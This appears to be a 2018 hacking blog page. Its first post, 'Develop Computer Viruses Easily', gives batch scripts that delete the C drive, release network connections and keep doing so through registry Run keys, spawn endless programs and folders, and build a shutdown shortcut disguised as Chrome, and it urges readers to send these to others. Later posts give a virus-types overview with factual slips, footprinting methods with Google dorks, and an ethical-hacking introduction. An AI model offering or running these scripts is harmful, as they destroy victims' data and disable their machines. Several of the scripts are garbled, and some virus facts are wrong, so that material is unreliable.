Add_one

Showing posts with label Blackhat. Show all posts

Friday, June 22, 2018

Develop Computer Viruses Easily

DEVELOPMENT COMPUTER VIRUSES


1. Dangerous Virus
    
   1. Copy this Code in notepad and Save this File as (.bat).

    @Echo off
    Del C: *.* |y
   
   2. Send it to anyone and see what happens.
   3. You can modify it by replacing drive letters as C to D or more.

2. A Virus that Stops Internet Access.
    
   1. Copy this code and Save it as (.bat).
  
     @echo off
    ipconfig/release

   2. To make it correct just open cmd and type - ipconfig/renew.

3. Shutdown virus

You can also create a virus that can shut down computers. Well, this virus is harmless but can cause data loss due to sudden shutdown.

Step 1. First of all, right click on your desktop and then choose the option “Create Shortcut”
 Shutdown virus
Shutdown virus

Step 2. Now in the pop-up window type in -s -t 60 -c “Virus Detection. The computer is shutting down.” Instead of 60, you can put what value you want. It represents the time in seconds.
 Shutdown virus
Shutdown virus

Step 3. Then click on the Next button and type chrome. Or whatever you want.
 Shutdown virus
Shutdown virus

Step 4. Then you need to change the icon of the shortcut, choose the icon of Google Chrome.
 Shutdown virus
Shutdown virus
Your virus will look like Google Chrome. You can carry this file in your Pendrive and can shut down your friends’ computer.
4. Disable internet permanently
   The Following code can disable the internet permanently.
    echo @echo off>c:windowswimn32.bat
    echo break off>c:windowswimn32.bat echo
    ipconfig/release_all>c:windowswimn32.bat
    echo end>c:windowswimn32.batreg add
   hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v      WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /freg add
   hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v         CONTROLexit /t reg_sz /d c:windowswimn32.bat /fecho You Have          Been HACKED!
    PAUSE
5. Endless open any program.
   1. Copy this code with the location of the program in the windows drive.

    @ECHO off     :top     START %SystemRoot%\system32\notepad.exe     GOTO top

6. Create Unlimited no. of Folders.
    
   1. Copy this code in notepad and save as (.bat).

  @echo off  :x
  md %random%
  /folder.
  goto x


Similarly, You can create the virus in C/C++ also which will directly access the system.

Computer Virus - Types and Precautions

VIRUS - TYPES AND PRECAUTIONS


A Virus is a malicious software program "Malware" that can infect a computer by modifying or deleting data files, boot sector of the hard disk drive or cause a software to work in an unexpected manner.
A computer virus resides on a host computer and can replicate itself when executed. The virus can steal user data, record keystrokes & web sessions of a user.
Cause of Virus -
The following are the main causes of a Computer Virus.
1. Infected Flash Drives or Disks
Flash drives and disks are the main cause of spreading viruses. A virus can also be copied from one computer to other when the user copies infected files using flash drives and disks.
2. Email Attachments
Most of the viruses spread through emails. The email attachment is a file that is sent along with an email. An email may contain an infected file attachment. The virus can spread if the users open and download an email attachment. It may harm the computer when it is activated. It may destroy files on the hard disk or may send the virus automatically to all email addresses saved in the address book.
3. Infected / Pornography websites
Thousands of insecure websites can infect the computer with viruses. Most of the websites with pornographic materials are infected, so by visiting these websites the user’s computer also gets infected by a virus. These websites are developed to spread viruses or other unethical material. The virus is transferred to the user’s computer when this material is downloaded. These websites may access the computer automatically when the users visit them.
4. Networks
The virus can spread if an infected computer is connected to a the network. The internet is an example of such network. When a user downloads a file infected with a virus from the internet, the virus is copied to the computer. It may infect the files stored on the computer.
5. Pirated Softwares
An illegal copy of the software is called pirated software. A virus can spread if a user installs pirated software that contains a virus. A variety of pirated software is available in CDs and from the internet. Some companies intentionally add virus in the software. The virus is automatically activated if the user uses the software without purchasing a license.
Types of Virus -
There are various types of virus known to this time are -
1. Boot Sector Virus
Even though this virus has now become obsolete, it still pops out in one way or the other. This virus got attention when floppy disks were used to boot a computer. In modern computers, this virus could appear on the “Master Boot Record”. In the partitioned storage device of your computer, it is the first sector to take place. However, thanks to the fact evolution of the Internet, the threat of this virus is now mitigated.
2. Web Scripting Virus
Similar to the hyperlinks that we used in Microsoft Word, many websites rest on codes to provide engaging content to their users. For example, since the trends of watching videos online have now become very popular – more than 2 Billion Videos are streamed on Facebook every day, these videos also execute a specific code. 
These codes can be exploited and it is very troublesome to note that this exploitation has taken place on some very notable sites. All the hackers have to do it to leave a comment in the Comments Section of the website which contains that code. Thus, even without the Webmaster knowing it, the code gets exerted into the site.
3. Browser Hijacker
Ever faced a problem where the homepage of your web page gets automatically directed to a particular site? Well, that is the most common way by which this ransomware hijacks your browser.
While its visual effects might epitomize the threat, this hijacker is nothing more than a tactic to increase income from web ads. 
4. Resident Virus
After inserting itself directing into the memory of your system, this virus has the capability to take a number of actions. One of its more troublesome features is its ability to run away. Leaving behind the file which was originally infected, this virus has the ability to run on its own.

5. Direct Action Virus

Similar to the Vienna virus which shocked computers in 1998, this virus comes into action after you have executed the file. The load is delivered to your computer and the virus becomes active.
However, this virus has a limitation. It takes no action unless the file which is infected gets implemented again.

6. Polymorphic Virus

One of the factors that epitomize the usefulness of this virus is its ability to evade. The Antivirus programs that are enabled on our computers detect the presence of any virus by detecting its code.
The polymorphic virus has exploited this limitation beautifully as it changes its code every time the infected file is executed. Thus, it becomes nearly impossible for any ordinary antivirus to track it down.

7. File Infector Virus

Although the word “file” in its name might suggest otherwise, this virus does not take the help of files every time. In fact, the file is only the starting point as the file infector dwarfs the first file after which it re-writes the file.

8. Multipartite Virus

If you have read carefully the aforementioned viruses, you might have noticed that they use two methods for their transmission. Either they use one method or a single payload is delivered.
However, this virus wants to claim both. Depending upon the operating system of your computer or the files that exist on your computer, it might use any of the two methods to spread.

9. Macro Virus

Appearing in the form of a word document which seemingly links the user to pornographic websites, Melissa is one of the most known Micro Virus. Going one step further, this virus not only exploits the user but also his/her friends by mailing the copies of the infected virus document to the contact list.
Some Common Well-known Viruses are -
1. Code Red
It is a worm that infects a computer running Microsoft IIS server. This virus launched DOS attack on White House’s website. It allows the hacker to access the infected computer remotely.
2. Nimba
It is a worm that spreads itself using different methods. IT damages the computer in different ways. It modified files, alters security settings and degrades performance.
3. SirCam
It is distributed as an email attachment. It may delete files, degrade performance and send the files to anyone.
4. Melisa
It is a virus that is distributed as an email attachment. IT disables different safeguards in MS Word. It sends itself to 50 people if Microsoft Outlook is installed.
5. Ripper
It corrupts data from the hard disk.
6. MDMA
It is transferred from one MS Word file to other if both files are in memory.
7. Concept
It is also transferred as an email attachment. It saves the file in template directory instead of its original location.
8. One_Half
It encrypts hard disk so only the virus may read the data. It displays One_Half on the screen when the encryption is half completed.

Protection from Computer Virus

The virus infects computer system if the latest and updated version of an Antivirus program is not installed. Latest Antivirus software should be installed on Computer to protect it from viruses. 
A computer system can be protected from the virus by following these precautions.
  1. The latest and updated version of Anti-Virus and firewall should be installed on the computer.
  2. The Anti-Virus software must be upgraded regularly.
  3. USB drives should be scanned for viruses, and should not be used on infected computers.
  4. Junk or unknown emails should not be opened and must be deleted straight away.
  5. Unauthorized or pirated software should not be installed on the computer.
  6. An important way of protection against the virus is the use of back up of data. The backup is used if the virus deletes data or modifies it. So back up your data on regular basis. There is some great software that can back up your data automatically.
  7. Freeware and shareware software from the internet normally contain viruses. It is important to check the software before using them.
  8. Your best protection is your common sense. Never click on suspicious links, never download songs, videos or files from suspicious websites. Never share your personal data with people you don’t know over the internet.

Here is a Small Tutorial about How to make Simple Viruses - Click this Link

Friday, June 15, 2018

Footprinting - Tools and Methods

FOOTPRINTING


Footprinting is a part of reconnaissance process which is used for gathering possible information about a target computer system or network. Footprinting could be both passive and active. 
Footprinting is a first and the important step because after this a penetration tester knows how the hacker sees this network.

To measure the security of a computer system, it is good to know more and more as you can because after this you will able to determine the path that a hacker will use to exploit this network. 
Here is Scenario of the Footprinting - 


 The EC-Council divides footprinting and scanning into seven basic steps. These include

1. Information gathering
2. Determining the network range
3. Identifying active machines
4. Finding open ports and access points
5. OS fingerprinting
6. Fingerprinting services
7. Mapping the network
Information gathering means to find these:
Internet: Domain name, network blocks, IP addresses open to Net, TCP and UDP services running, ACLs, IDSes
Intranet: Protocols (IP,NETBIOS), internal domain names, etc
Remote Access: Phone numbers, remote control, telnet, authentication Extranet: Connection origination, destination, type, access control  
Website on an organisation is a first place from where penetration testing start, you can get the sensitive information about the network by using websites, you can get Phone Numbers, Contact Names, E-mail Addresses, and Personal Details. Beside the official website of the company an attacker might be use some social networking website like facebook to gather the appropriate information. Some other resources and a website that an attacker may use to get the maximum information about the organisation and it employees are:

zabasearch.com—Contains names, addresses, phone numbers, date of birth, and other information about individuals.
anywho.com—Phone book offering forward and reverse lookups.
maps.yahoo.com—Yahoo! map site. 
You can use the facility of a search engine to perform footprinting,search engine like google, yahoo or altavista provide the plate form to gather the information. Advance google dorks may be use to get the information like:
Filetype: This operator directs Google to search only within the test of a particular type of file.
        Example: filetype:xls

Inurl: This operator directs Google to search only within the specified URL of a document.
     Example: inurl:search-text

Link: The link operator directs Google to search within hyperlinks for a specific term.
    Example link:www.domain.com

Intitle: The intitle operator directs Google to search for a term within the title of a document.
       Example intitle: “Index of...etc”
Footprinting helps to -
1. Know Security Posture – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
2. Reduce Attack Area – Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
3. Identify vulnerabilities – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
4. Draw Network map – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

Tuesday, June 12, 2018

Attack! Ethical Hacking

Introduction to Ethical Hacking

An Ethical Hacker (also known as a white hat hacker) is the ultimate security professional. Ethical hackers know how to find and exploit vulnerabilities and weaknesses in various systems. In fact, they use the same skills; however, an ethical hacker uses those skills in a legitimate, lawful manner to try to find vulnerabilities and fix them before the bad guys can get there and try to break in.
An ethical hacker’s role is similar to that of a penetration tester, but it involves broader duties. They break into systems legally and ethically. This is the primary difference between ethical hackers and real hackers—the legality means Law.
Hackers are varied creatures and include these 7 types:
SymbolDescription
What is Hacking ? An IntroductionEthical Hacker (White hat): A hacker who gains access to systems with a view to fixing the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.
What is Hacking ? An IntroductionCracker (Blackhat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.
What is Hacking ? An IntroductionGrey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.
What is Hacking ? An IntroductionScript kiddies: A non-skilled person who gains access to computer systems using already made tools.
What is Hacking ? An IntroductionHacktivist: A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.
What is Hacking ? An IntroductionPhreaker: A hacker who identifies and exploits weaknesses in telephones instead of computers.

Why Ethical Hacking?

  • Information is one of the most valuable assets of an organization. Keeping information secure can protect an organization’s image and save an organization a lot of money.
  • Hacking can lead to loss of business for organizations that deal in finance such as PayPal. Ethical hacking puts them a step ahead of the cybercriminals who would otherwise lead to loss of business.

Summary

  • Hacking is identifying and exploiting weaknesses in computer systems and/or computer networks.
  • Cybercrime is committing a crime with the aid of computers and information technology infrastructure.
  • Ethical Hacking is about improving the security of computer systems and/or computer networks.
  • Ethical Hacking is legal.

News! New Hacking Tools - 2018 - Target Exploits and Vulnerabilities Easily

New Hacking Tools - 2018 With Increase in Technology, Increase the demand for Cyber Security and it is also essential to develop the ...